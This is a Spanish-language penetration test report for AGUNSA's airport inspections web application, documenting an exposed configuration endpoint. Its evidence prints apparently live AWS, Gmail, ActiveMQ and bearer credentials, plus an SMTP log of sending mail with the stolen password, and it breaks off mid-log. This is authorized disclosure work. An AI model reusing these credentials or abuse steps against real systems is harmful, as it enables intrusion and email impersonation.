



INFORME DE CERTIFICACIÓN

E T H I C A L H A C K I N G



2 0 2 6

Ethical Hacking Caja Gris | <https://qa-inspecciones.agunsa.com/>

AGUNSA

Contenido

Términos de Confidencialidad	3
Resumen Ejecutivo	4
Información relacionada al proyecto	6
<i>Control de Versiones del documento</i>	6
<i>Equipo de Trabajo</i>	6
<i>Datos del Proyecto</i>	6
Metodología de Trabajo.....	7
<i>Criterios de clasificación del riesgo</i>	7
Resumen de Hallazgos.....	8
Tabla de Resumen.....	8
Categorización y Clasificación:.....	8
Descripción del Flujo	9
Descripción de hallazgos y evidencias	13
C01: Exposición de credenciales AWS IAM + Acceso no autorizado (Read + Write) a bucket S3 con información sensible.....	13
C02: Apropiación de cuenta completa (ATO) en cualquier cuenta mediante cadena de vulnerabilidades	20
A01: Falta de control de autorización en ejecución de funciones privilegiadas.....	30
B01: Mal manejo de errores permite ubicar rutas internas	39
Checklist Batería de Pruebas	42
Conclusiones	46

Términos de Confidencialidad

Declaración de Confidencialidad

El presente documento contiene información confidencial y de propiedad de **AGUNSA**. Su contenido ha sido elaborado exclusivamente para fines de evaluación y certificación en el marco del servicio de Ethical Hacking realizado por **Inside Security**.

Inside Security se compromete a mantener la confidencialidad de toda la información contenida en este informe, incluyendo hallazgos, evidencias, metodologías, resultados técnicos y cualquier otro dato asociado, y a no divulgarla, reproducirla, distribuirla ni ponerla a disposición de terceros sin autorización previa y expresa de **AGUNSA**

El acceso a este documento estará restringido únicamente al personal de **Inside Security** que participe directamente en la ejecución, revisión y validación del servicio, bajo las obligaciones de confidencialidad correspondientes.

Resumen Ejecutivo

El presente informe detalla los resultados del servicio de **AGUNSA**, ejecutado entre el **21/04/2026** y el **27/04/2026**, cuyo objetivo principal fue identificar vulnerabilidades técnicas que pudieran ser explotadas por actores maliciosos externos o internos, afectando la confidencialidad, integridad y disponibilidad de la información.

El alcance de la evaluación comprendió la siguiente aplicación:

- INSPECCIONES

La evaluación fue realizada por el equipo especializado de Inside Security, empleando metodologías alineadas a buenas prácticas internacionales de Ethical Hacking y pruebas de penetración avanzadas. Las actividades incluyeron, entre otras:


- Pruebas de penetración (manuales y automatizadas)
- Análisis dinámico de seguridad (DAST)
- Evaluación de configuraciones de seguridad
- Identificación y validación manual de vulnerabilidades

Asimismo, el alcance de pruebas técnicas realizadas comprende los siguiente:

- Fingerprinting, enumeración de tecnologías, directorios, archivos ocultos.
- Configuraciones inseguras de servidores, headers de seguridad, archivos por defecto.
- Registro de usuarios, recuperación de cuenta, enumeración de usuarios.
- Login débil, brute force, credential stuffing.
- Control de acceso roto (IDOR, escalada de privilegios horizontal/vertical).
- Secuestro de sesión, fijación de sesión, cookies inseguras, logout débil.
- Inyecciones (SQLi, XSS, Command Injection, LDAP, etc.), formato de datos.
- Información sensible en errores, stack traces expuestos.
- Algoritmos débiles, TLS mal configurado, almacenamiento inseguro de contraseñas.
- DOM XSS, Web Storage, WebSockets.
- Autenticación en APIs, rate limiting,

Para la clasificación de los hallazgos identificados, Inside Security utiliza el estándar CVSS v4.0 (Common Vulnerability Scoring System), el cual permite asignar una puntuación objetiva y cuantificable al nivel de criticidad de cada vulnerabilidad, facilitando la priorización de su remediación en función del riesgo.

Como resultado de la evaluación, se identificaron **4** vulnerabilidades, las cuales se distribuyen según su nivel de criticidad en el gráfico presentado a continuación.



Información relacionada al proyecto

Control de Versiones del documento

Fecha de Entrega	Versión	Ingeniero	Revisado Por	Comentarios
28-04-2026	1.0	Ricardo Berrospi	Líder Técnico	Creación documento

Equipo de Trabajo

Empresa	Nombre	Cargo	Contacto
Inside Security	Ricardo Berrospi	Ing. de Seguridad Senior	ricardo.berrospi@insidesecurity.cl
Inside Security	Gonzalo Ramírez	Líder Técnico	gonzalo.ramirez@insidesecurity.cl
Inside Security	Adrianny Hernandez	Líder de Gestión	adrianny.hernandez@insidesecurity.cl

Datos del Proyecto


Nombre de Aplicación	Inspecciones
Período de pruebas	21/04/2026 y el 27/04/2026
Alcance URL	https://qa-inspecciones.agunsa.com/#
Tipo de Aplicación	Web
Ambiente	QA
Focal Point	Alfredo Venegas
Observaciones	Ninguno

Metodología de Trabajo

Para la categorización y registro de vulnerabilidades detectadas, se utiliza la metodología OWASP (Open Worldwide Application Security Project), la cual es aplicada tomando en cuenta su versión más actualizada para cada tipo de revisión o pentesting realizado (Web, Mobile, API). A su vez, para complementar esto y dar un enfoque más específico, también se utilizan las definiciones descritas en el CWE (Common Weakness Enumeration). Estos son frameworks mundialmente conocidos y aceptados en el ámbito del manejo y reporte de vulnerabilidades informáticas, los cuales permiten dar un mayor entendimiento de las mismas.

Criterios de clasificación del riesgo

Para realizar la clasificación y puntuación de las vulnerabilidades detectadas, se utiliza el sistema de puntuación CVSS v4.0 (Common Vulnerability Scoring System), éste es un framework abierto que permite capturar las principales características de una vulnerabilidad y genera un valor numérico que refleja el nivel de severidad, así como también una representación textual del score, esto se traduce a una representación cualitativa (crítico, alto, medio y bajo) que permitirá ayudar al equipo técnico a priorizar el proceso de gestión de vulnerabilidades. Los valores evaluados se muestran a continuación:



CVSS
Common Vulnerability Scoring System Version 4.0 Calculator

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:N/VA:N/SC:N/SI:N/SA:N

CVSS v4.0 Score: 0 / None ⓘ

Exploitability Metrics			
Attack Vector (AV):	<input checked="" type="button" value="Network (N)"/>	Adjacent (A)	Local (L)
Attack Complexity (AC):	<input checked="" type="button" value="Low (L)"/>	High (H)	
Attack Requirements (AT):	<input checked="" type="button" value="None (N)"/>	Present (P)	
Privileges Required (PR):	<input checked="" type="button" value="None (N)"/>	Low (L)	High (H)
User Interaction (UI):	<input checked="" type="button" value="None (N)"/>	Passive (P)	Active (A)

Vulnerable System Impact Metrics		
Confidentiality (VC):	High (H)	Low (L)
Integrity (VI):	High (H)	Low (L)
Availability (VA):	High (H)	Low (L)

Subsequent System Impact Metrics		
Confidentiality (SC):	High (H)	Low (L)
Integrity (SI):	High (H)	Low (L)
Availability (SA):	High (H)	Low (L)

Referencias: <https://www.first.org/cvss/calculator/4.0> Beneficios del CVSS:

- A.** Alineado con la norma PCI DSS.
- B.** Estandariza la calificación de la vulnerabilidad.
- C.** Prioriza el riesgo.
- D.** Considera el impacto directo sobre el objetivo, así como el impacto subsecuente en otros sistemas.

Resumen de Hallazgos

En el análisis de seguridad realizado, se detectaron 4 vulnerabilidades, las cuales, de acuerdo con su nivel de riesgo, se catalogan de la siguiente manera:

Tabla de Resumen

Código	Vulnerabilidad	Criticidad
C01	Exposición de credenciales AWS IAM + Acceso no autorizado (Read + Write) a bucket S3 con información sensible	Crítica
C02	Apropiación de cuenta completa (ATO) en cualquier cuenta mediante cadena de vulnerabilidades	Crítica
A01	Falta de control de autorización en ejecución de funciones privilegiadas	Alta
B01	Mal manejo de errores permite ubicar rutas internas	Baja

Categorización y Clasificación:

Código	Vulnerabilidad	Criticidad
C01	Vulnerabilidad Crítica	Crítica
A01	Vulnerabilidad Alta	Alta
M01	Vulnerabilidad Media	Media
B01	Vulnerabilidad Baja	Baja
I01	Vulnerabilidad Informativa	Informativa

Descripción del Flujo

Descripción General


El flujo evaluado está relacionado a las distintas opciones del sistema INSPECCIONES, para ello se han empleado dos usuarios los mismos que están asociados a roles de usuario normal así como de usuario administración.

Paso a Paso del Flujo Evaluado

- Se accedió al portal <https://qa-inspecciones.agunsa.com/> con las credenciales del usuario *insideusr*, el cual es el usuario que tiene mayor visibilidad de opciones.

The screenshot displays a web browser window with the address bar showing <https://qa-inspecciones.agunsa.com>. The main content area features a login form titled 'Sistema Inspecciones' with the logo of 'Aeropuerto Desierto de Atacama-Caldera'. Below the logo, the text 'Acceso al Sistema - QA' is visible. The form includes two input fields: 'e-login' and 'contraseña'. A link for '¿Olvidó su contraseña?' is positioned below the password field. A checkbox labeled 'Mantener la Sesión Abierta' is located at the bottom left of the form. A dark blue 'Ingresar' button with a right-pointing arrow is at the bottom right.

- Ante el ingreso satisfactorio se presentó la pantalla siguiente:



The screenshot shows the web application interface for QA Inspecciones AGUNSA. The browser address bar displays `https://qa-inspecciones.agunsa.com`. The page header includes the logo for "Aeropuerto Desierto de Atacama-Caldera" and the "Inside Security" branding. Below the header, there are four status cards: "No hay Componentes en Mantenición", "No hay Componentes en Falla", "Hay una Inspección en disconformidad", and "Hay una observación IF". The main section is titled "TAREAS CONCESIONARIA" and features a search bar with the text "Buscar". Below the search bar, there is a list of tasks, each with a timestamp, a title, a description, and a "4 días" status indicator.

Timestamp	Task Title	Description	Status
15/04/2026 22:30	PACO Inspección Algunos Meses	H3a Revisión y operación de mangueras de gabinetes de incendio (Detalle PACO) H3a Revisión y operación de mangueras de gabinetes de incendio (Detalle PACO)	-4 días
15/04/2026 22:30	PACO Inspección Mensual	L7a Inspección de funcionamiento Carros Porta equipaje (de 100 unidades se intervienen 9 por cada mes) (Detalle PACO) L7a Inspección de funcionamiento Carros Porta equipaje (de 100 unidades se intervienen 9 por cada mes) (Detalle PACO)	-4 días
15/04/2026 22:30	PACO Inspección Algunos Meses	H1a Extintor (inspección con registro escrito, Detalle PACO) H1a Extintor (inspección con registro escrito, Detalle PACO)	-4 días
15/04/2026 22:30	PACO Inspección Mensual	A3d OBRAS CIVILES A3d Cielos de madera edificio terminal, Inspección Cielos (Detalle PACO)	-4 días
15/04/2026 22:30	PACO Inspección Bimensual	A4d Puertas metálicas, Verificación Condición Estructura (Detalle PACO) A4d Puertas metálicas, Verificación Condición Estructura (Detalle PACO)	-4 días
15/04/2026 22:30	PACO Insp Fe,Ab,Ju,Ag,Oc,Di	A3a Inspeccion Reparación Cielos Americanos A3a Inspeccion Reparación Cielos Americanos	-4 días

- Sólo se visualiza “Tareas Concesionaria”, se elige una de ellas.

Aeropuerto Desierto de Atacama-Caldera

Inside Security

☒ PACO Inspección Algunos Meses

H3a Revisión y operación de mangueras de gabinetes de incendio (Detalle PACO) / H3a Revisión y operación de mangueras de gabinetes de incendio (Detalle PACO)

DETALLES ACTUALES

Programada para: 15/04/2026 22:30

Ayuda: H3a Revisión y operación de mangueras de gabinetes de incendio (Detalle PACO)

REPROGRAMACIÓN

EJECUCIÓN

Observación

☐ LA INSPECCIÓN HA SIDO EJECUTADA

EVIDENCIA

Se soporta archivos hasta 5MB y hasta un máximo de 5 archivos.

Volver Confirmar

- Se procede a añadir data en observación, seleccionar el check y subir un archivo de evidencia.

Aeropuerto Desierto de Atacama-Caldera

Inside Security

☒ PACO Inspección Algunos Meses

H3a Revisión y operación de mangueras de gabinetes de incendio (Detalle PACO) / H3a Revisión y operación de mangueras de gabinetes de incendio (Detalle PACO)

DETALLES ACTUALES

Programada para: 15/04/2026 22:30

Ayuda: H3a Revisión y operación de mangueras de gabinetes de incendio (Detalle PACO)

REPROGRAMACIÓN

EJECUCIÓN

Observación

test


☒ LA INSPECCIÓN HA SIDO EJECUTADA

EVIDENCIA

Se soporta archivos hasta 5MB y hasta un máximo de 5 archivos.

Volver Confirmar

- Se confirma la acción.



- Se realizó la acción correctamente.



Descripción de hallazgos y evidencias

A continuación, se detallan los hallazgos identificados durante la ejecución del servicio, junto con las evidencias técnicas recopiladas que respaldan cada vulnerabilidad detectada.

Cada hallazgo incluye su descripción, impacto potencial, nivel de criticidad y evidencia asociada.

C01: Exposición de credenciales AWS IAM + Acceso no autorizado (Read + Write) a bucket S3 con información sensible

Descripción: Se ha identificado que la aplicación se puede invocar a un endpoint de parámetros de configuración (/api/parametros) devuelve en texto plano, sin cifrado y sin protección adicional un conjunto de credenciales altamente sensibles almacenadas en la tabla de parámetros de configuración del sistema. Entre los secretos expuestos se identificaron: credenciales SMTP de Gmail con capacidad de envío masivo de correo, claves de acceso AWS IAM con permisos de lectura y escritura sobre el bucket S3 develop-agunsa (región us-east-1), credenciales de conexión a ActiveMQ (broker de mensajería), y API keys de UptimeRobot. Todos estos secretos fueron verificados como funcionales durante el pentest autorizado.

Con estas credenciales es posible acceso directo al smtp para envío de correo, al bucket S3 develop-agunsa (región us-east-1) y se confirmó que utilizando estas credenciales se logró acceso con permisos de lectura y escritura al bucket develop-agunsa (región us-east-1).

OWASP TOP 10	A01:2025 Broken Access Control
CWE	CWE-200: Exposure of Sensitive Information to an Unauthorized Actor
Nivel de criticidad	Crítico (9.1)
Estado	VULNERABLE
Puntuación CVSS	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H
URL afectada	URLs: GET /api/v1/parametros
Impacto	- Envío masivo de correo fraudulento desde la identidad corporativa de Agunsa Copiapó (credenciales SMTP Gmail confirmadas como funcionales). - Acceso no autorizado con permisos de lectura y escritura al bucket S3 develop-agunsa (credenciales AWS IAM confirmadas como funcionales), exponiendo reportes de cumplimiento PACO/RSO, actas, logs y archivos operativos reales. - Posibilidad de modificación, eliminación masiva o sustitución de archivos críticos en S3, incluyendo la carga de contenido malicioso (XSS almacenado, malware).

	• Compromiso del broker de mensajería ActiveMQ mediante las credenciales expuestas, con potencial de interceptar o inyectar mensajes en los flujos operativos del aeropuerto. • Alto riesgo de fuga de información sensible, daño reputacional, posibles sanciones regulatorias por protección de datos personales y pérdida de confianza operacional.
Recomendaciones	1. Revocar y rotar de forma inmediata todas las credenciales expuestas: invalidar las claves AWS IAM (AKIAXDBDK5UOHMYESGPT), la contraseña Gmail (qmzaomogbrbhdmet), las credenciales ActiveMQ y las API keys de UptimeRobot. Generar nuevas credenciales con mayor entropía y distribuirlas únicamente a través de canales seguros. 2. Migrar el almacenamiento de secretos a un gestor dedicado: utilizar AWS Secrets Manager o AWS Systems Manager Parameter Store (SecureString) para almacenar y recuperar los secretos en tiempo de ejecución. Nunca almacenar credenciales en texto plano en tablas de base de datos. 3. Modificar el endpoint de parámetros para que nunca retorne valores sensibles: el API debe omitir o enmascarar (“****”) cualquier campo que contenga contraseñas, tokens, claves o credenciales, tanto en la respuesta JSON como en la interfaz de usuario de administración. 4. Aplicar el principio de menor privilegio en las políticas IAM: restringir el usuario IAM comprometido solo a las operaciones estrictamente necesarias sobre el bucket S3 específico (ej. s3:PutObject sobre prefijos concretos), eliminando permisos amplios de lectura/escritura irrestrictos. 5. Implementar monitoreo y alertas: activar AWS CloudTrail + GuardDuty para detectar accesos anómalos al bucket S3. Configurar alertas de Amazon SNS ante operaciones inusuales (ListBuckets, PutObject desde IPs externas). Habilitar S3 Access Logs.

Datos de prueba

Opción válida solo para el usuario **Insideadm**.

Evidencia

El punto de partida fue la interceptación del endpoint **/api/v1/parámetros** el cual retorna credenciales de AWS IAM bucket S3.

Request

```

1 GET /api/v1/parametros HTTP/2
2 Host: qa-inspecciones.agunsa.com
3 Sec-Ch-Ua-Platform: "Windows"
4 Authorization: Bearer O8e-CPMUL09zC3J78oFrLjOkq5JQIMJ-Ngxeg-B9CQNYIH0tb5
5 Accept-Language: es-ES,es;q=0.9
6 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
7 Sec-Ch-Ua-Mobile: ?0
8 Access-Control-Allow-Origin: *
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
10 Content-Type: application/json
11 Accept: */*
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://qa-perfiles.agunsa.com/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=1, i
18
19

```

Response

```

{
  "codigo": "PARAMETROS_RMS",
  "valor": {
    "ActiveMQConnectOptions": {
      "port": 61614,
      "security": "false",
      "host": "ecs-qa-aeropuerto-copiapo-alb-406204872.us-east-1.elb.amazonaws.com",
      "connectHeaders": {
        "host": "/",
        "login": "DgAc_c0PlAp0",
        "passcode": "kc5f10Hj~3am6*d7n$X",
        "heart-beat": "5000,5000",
        "descriptionHeaders": {
          "ifis": {},
          "destination": "IFIS.AODB.SEASON.FLIGHTS",
          "ack": "client-individual",
          "activemq.exclusive": true,
          "fpve": {
            "destination": "FPVE.AODB.SEASON.FLIGHTS",
            "ack": "client-individual",
            "activemq.exclusive": true
          }
        },
        "description": "Parámetros completos para RMS: conexión ActiveMQ y headers de suscripción",
        "activo": true
      }
    },
    "codigo": "PRUEBA",
    "valor": "prueba2",
    "descripcion": "prueba",
    "activo": false
  }
},
{
  "codigo": "UPTIME",
  "valor":

```

Luego de obtener las credenciales se puede presentar los casos siguientes:

a) Abuso de credenciales SMTP – Envío de correo con identidad corporativa de Agunsa

El endpoint `/api/v1/parametros` retorna la configuración completa del servidor de correo bajo el parámetro MAILER-CONFIG, incluyendo host SMTP, puerto, usuario y contraseña en texto plano. Se confecciona el programa siguiente para probar el servicio y las credenciales y el resultado es satisfactorio. A continuación la ejecución del programa:

python sendemail.py


```

send: 'ehlo [127.0.1.1]\r\n'
reply: b'250-smtp.gmail.com at your service, [209.61.73.254]\r\n'
reply: b'250-SIZE 35882577\r\n'
reply: b'250-8BITMIME\r\n'
reply: b'250-STARTTLS\r\n'
reply: b'250-ENHANCEDSTATUSCODES\r\n'
reply: b'250-PIPELINING\r\n'
reply: b'250-CHUNKING\r\n'
reply: b'250 SMTPUTF8\r\n'
reply: retcode (250); Msg: b'smtg.gmail.com at your service, [209.61.73.254]\nSIZE
35882577\n8BITMIME\nSTARTTLS\nENHANCEDSTATUSCODES\nPIPELINING\nCHUNKING\nSMTPUTF8'
send: 'STARTTLS\r\n'
reply: b'220 2.0.0 Ready to start TLS\r\n'
reply: retcode (220); Msg: b'2.0.0 Ready to start TLS'
send: 'ehlo [127.0.1.1]\r\n'
reply: b'250-smtp.gmail.com at your service, [209.61.73.254]\r\n'
reply: b'250-SIZE 35882577\r\n'
reply: b'250-8BITMIME\r\n'
reply: b'250-AUTH LOGIN PLAIN XOAUTH2 PLAIN-CLIENTTOKEN OAUTHBEARER XOAUTH\r\n'
reply: b'250-ENHANCEDSTATUSCODES\r\n'
reply: b'250-PIPELINING\r\n'
reply: b'250-CHUNKING\r\n'
reply: b'250 SMTPUTF8\r\n'
reply: retcode (250); Msg: b'smtg.gmail.com at your service, [209.61.73.254]\nSIZE
35882577\n8BITMIME\nAUTH LOGIN PLAIN XOAUTH2 PLAIN-CLIENTTOKEN OAUTHBEARER
XOAUTH\nENHANCEDSTATUSCODES\nPIPELINING\nCHUNKING\nSMTPUTF8'
send: 'AUTH PLAIN AGR1c2Fycm9sbG9wcnVlYmE5QGdtYWlsLmNvbQBxbXphb21vZ2JyYmhbWV0\r\n'
reply: b'235 2.7.0 Accepted\r\n'
reply: retcode (235); Msg: b'2.7.0 Accepted'
send: 'mail from:<desarrolloprueba9@gmail.com> size=1151\r\n'

```

```
reply: b'250 2.1.0 OK 5a478bee46e88-2ca760b0518sm23852695eec.0 - gsmtpt\r\n'
reply: retcode (250); Msg: b'2.1.0 OK 5a478bee46e88-2ca760b0518sm23852695eec.0 - gsmtpt'
send: 'rcpt to:ricardo.berrospi@insidesecurity.cl>\r\n'
reply: b'250 2.1.5 OK 5a478bee46e88-2ca760b0518sm23852695eec.0 - gsmtpt\r\n'
reply: retcode (250); Msg: b'2.1.5 OK 5a478bee46e88-2ca760b0518sm23852695eec.0 - gsmtpt'
send: 'data\r\n'
reply: b'354 Go ahead 5a478bee46e88-2ca760b0518sm23852695eec.0 - gsmtpt\r\n'
reply: retcode (354); Msg: b'Go ahead 5a478bee46e88-2ca760b0518sm23852695eec.0 - gsmtpt'
data: (354, b'Go ahead 5a478bee46e88-2ca760b0518sm23852695eec.0 - gsmtpt')
send: b'Content-Type: multipart/alternative;
boundary=====2182893749904595032===='\r\nMIME-Version: 1.0\r\nFrom:
desarrolloprueba9@gmail.com\r\nTo: ricardo.berrosapi@insidesecurity.cl\r\nSubject: =?utf-
8?q?Prueba_t=C3=A9cnica_de_env=C3=Ado_de_correo_-_Pentest_authorized?= \r\n\r\n--
=====2182893749904595032===='\r\nContent-Type: text/plain; charset="us-
ascii"\r\nMIME-Version: 1.0\r\nContent-Transfer-Encoding: 7bit\r\n\r\nPrueba de envio de
correo\r\n\r\nEste es un correo de prueba enviado durante un pentest autorizado.\r\n\r\nFecha y
hora: 2026-04-08 20:33:26\r\n-----2182893749904595032===='\r\nContent-Type:
